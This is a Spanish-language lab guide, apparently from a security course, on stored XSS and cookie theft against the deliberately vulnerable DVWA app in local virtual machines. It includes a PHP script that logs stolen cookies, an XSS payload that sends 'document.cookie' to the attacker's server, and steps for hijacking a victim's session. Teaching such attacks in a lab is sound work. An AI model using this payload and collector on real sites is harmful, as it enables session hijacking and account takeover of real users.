
Práctica XSS y robo de cookies

1. Introducción

Tiene una explicación detallada de esta práctica con explicaciones y ejemplos en los enlaces finales. En ella intervienen:

- Un servidor vulnerable donde usamos la aplicación DVWA (*Damn Vulnerable Web Application*)
- Un atacante que usa:
  - navegador para aceder a web vulnerable
  - servidor web (en este ejemplo en PHP) para *recoger* las cookies.
- Un usuario "inocente" que accede desde otro equipo al servidor vulnerable.

Puede hacerse una idea con esta figura tomada de los enlaces:



2. Ejemplo rápido demo uso tokens de sesión

Este es un ejemplo de cómo con el token de sesión se puede suplantar a otra persona. Se puede realizar esta demo antes de hacer la práctica completa.

1. Acceder desde una VM-A a otra VM-B que tenga la aplicación DVWA. Intente acceder a una página que necesite autorización, por ejemplo `about.php`. Vea que le redirige a a la página de `login.php`.
2. Ver las cookies en dicho navegador (F12, Almacenamiento). Observar `PHPSESSID`. Dejar abierto para usarlo en apartado 5.
3. Acceder desde la misma VM-A usando otro navegador (o usar otra VM) a DVWA. Acceder con usuario pablo/letmein.
4. Ver las cookies en ese segundo navegador.
5. Copiar el valor de la cookie `PHPSESSID` del navegador de *pablo* y usarla en el navegador inicial.
6. Comprobar en que ahora el "*hacker*" si puede acceder a la página `about.php` y al resto de la aplicación, y que aparece identificado como pablo.

3. Preparación inicial

3.1. Servidor que recoge las cookies - VM-A

Basta arrancar Kali (a esta máquina la llamaremos VM-A), crear un directorio (`lab`) y crear dentro los ficheros `index.php` y `log.txt` (este último vacío).

El fichero `index.php` contiene

```
<?php
    $handle=fopen("log.txt", "a");
    fputs($handle,"\n".$_GET["cookie"]."\n");
    fclose($handle);
?>
```

Posteriormente arrancar un servidor PHP en dicho directorio con el comanado `php -S 0.0.0.0:8000`. La secuencia sería:

```
└─$ mkdir lab
└─$ cd lab
└─$ nano index.php
└─$ cat index.php
<?php
    $handle=fopen("log.txt", "a");
    fputs($handle,"\n".$_GET["cookie"]."\n");
    fclose($handle);
?>
└─$ touch log.txt
└─$ php -S 0.0.0.0:8000
[Wed Oct 25 06:17:42 2023] PHP 8.2.7 Development Server (http://0.0.0.0:8000)
started
```

Parar probar que el servidor funciona acceda desde Kali con el navegador a `http://localhost:8000/index.php?cookie=Probando` y vea en otro terminal cómo se actualiza el fichero `log.txt`

```
└─$ cat log.txt

Probando

└─$
```

Anotamos la IP de este servidor web en la VM-A (la máquina Kali en este ejemplo, la `192.168.125.144`).

> Notas:
>
> - Si usa una VM distinta de kali puede ser que necesite instalar el paquete `php-cli`.
> - Si usa una VM distinta de kali puede que no lo deje arrancar el sericor PHP en el puerto 80. En ese caso puede iniciar el servidor PHP con `sudo`.

3.2. Servidor vulnerable - VM-B

Esta demo usará la aplicación vulnerable **Damn Vulnerable Web Application** (DVWA). Está ya disponible en el servidor *OWASP Broken Web Applications Project*.

1. Accedemos a la página de login de DVWA (Damn Vulnerable Web Application). Datos para acceder: `admin/admin`
2. Menú lateral, DVWA Security: comprobar o fijar el nivel de seguridad a *Low*.
3. Menú lateral, acceder a la opción del menú **XSS Stored**
4. Probar a introducir un comentario: nombre y mensaje

4. Atacar el servidor vulnerable

4.1. Comprobar que es vulnerable

La aplicación permite que los usuarios registrados pongan comentarios. La idea es que el atacante introduzca código malicioso en ese formulario.

1. Comprobar desde VM-A que la aplicación es vulnerable con la cadena `<script>alert("hola");</script>` en un mensaje.
2. Comprobar que podemos acceder a la cookie con la cadena `<script>alert(document.cookie);</script>` en un mensaje. Se muestra el primer `alert` con la cadena "hola" y el segundo `alert` con la cookie.

4.2. Insertar el código "*roba cookies*"

Seguimos en VM-A. Antes de seguir vamos a **resetear** la aplicación vulnerable para eliminar los mensajes `alert` previos:

1. Menú lateral, acceder a la opción del menú *Setup*.
2. Pulsar botón *Create/Reset Database*.

Y ahora vamos a inyectar el código malicioso:

1. Introducir como mensaje el script siguiente (donde **la IP será la del servidor PHP, es decir la IP de VM-A**):

```
¡Mensaje con premio! <script>var i=new Image();
i.src="http://192.168.125.144:8000/index.php?cookie="+document.cookie;
</script>
```

2. Es posible que no sea capaz de introducir el texto porque desde HTML se ha limitado el número de caracteres del area de texto. Es un control "en el lado del cliente" y se puede modificar o eliminar desde el inspector de elementos del navegador.
3. Compruebe que el mensaje se añade a la página. Para ello debe ver el código fuente de la página HTML.
4. Salimos de la aplicación: Menú lateral, *Logout*
5. Cierre el navegador.

4.3. Accede el usuario "inocente"

1. Desde otra máquina VM-C accedemos al servidor vulnerable.
2. Usamos el usuario `pablo/letmein`
3. Bajamos la seguridad a *Low* (revisar)
4. Accedemos al menú *XSS Stored*
5. Simplemente accediendo, sin enviar ningún comentario, el código malicioso se ejecuta.
6. Comprobar que en el servidor PHP (VM-A) se ha añadido una línea en el fichero `log.txt` que será similar a esta: `PHPSESSID=fhruusppd1auqku5lpf3flbj60; security=low`

4.4. Acceso del "atacante"

El atacante en VM-A tiene en el fichero `log.txt` la cookie de la sesión de Pablo. Ahora:

1. Desde kali abrir un navegador en ventana privada y acceder al servidor vulnerable (IP de VM-B)
2. Intentar acceder por ejemplo a la página `about.php` o `setup.php` http://192.168.125.145/dvwa/about.php y comprobar que nos reenvía a la pagina de *login*
3. Activar en el navegador las *Developer Tools* (F12) y acceder a *Almacenamiento* / *Cookies*.
4. Actualizar los valores de las cookies que se muestran con los registrados en el servidor PHP en el paso anterior.
5. A partir de ese momento está autenticado como el usuario de la máquina A y puede saltar la página de login y acceder directamente http://192.168.125.145/dvwa/about.php o http://192.168.125.145/dvwa/setup.php.

4.5. Usuarios de la aplicación

- `pablo/letmein`
- `admin/admin`
- `gordonb/abc123`
- `hack/`
- `bob/`

5. Enlaces

- DVWA: *Damn Vulnerable Web Application*
    - ISO de DVWA 1.0.7: https://www.vulnhub.com/entry/damn-vulnerable-web-application-dvwa-107,43/
    - Código fuente: https://github.com/digininja/DVWA
- *Pentesting basics: Cookie Grabber (XSS)*: https://medium.com/@laur.telliskivi/pentesting-basics-cookie-grabber-xss-8b672e4738b2

6. Anexo App DVWA

Si no tiene disponible la máquina virtual de OWASP con DVWA puede montar un servidor con ella usando la imagen ISO disponible:

1. Crear una máquina virtual linux (opciones por defecto) usando la imagen iso de DVWA. Arrancar y seleccionar * boot / live*.
2. Una vez abierta la consola buscar y anotar la IP.
3. Acceder con el navegador desde kali a la IP del servidor vulnerable